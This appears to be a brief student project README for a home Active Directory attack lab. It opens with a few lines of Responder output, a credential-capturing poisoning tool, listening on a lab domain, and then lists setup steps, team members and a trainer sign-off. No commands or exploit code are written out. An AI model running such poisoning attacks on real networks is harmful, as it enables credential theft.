Responder Domain Name [5JHA.LOCAL]
Responder DCE-RPC Port [45284]
[+] Listening for events ...

Progress:

- Installed virtual box.
- Installed iso images from official websites.
- Installed and configured kali.
- Installed and configured windows11.
- Installed and configured windows2022 sever.
- Setup active directory configuration.
- Performed attacks and the target.

Team members:

- Karan Joe Mathew D
- Santhosh K
- Surender O

Project Review 100% Completed By Trainer: Zeeshan Farooq Sir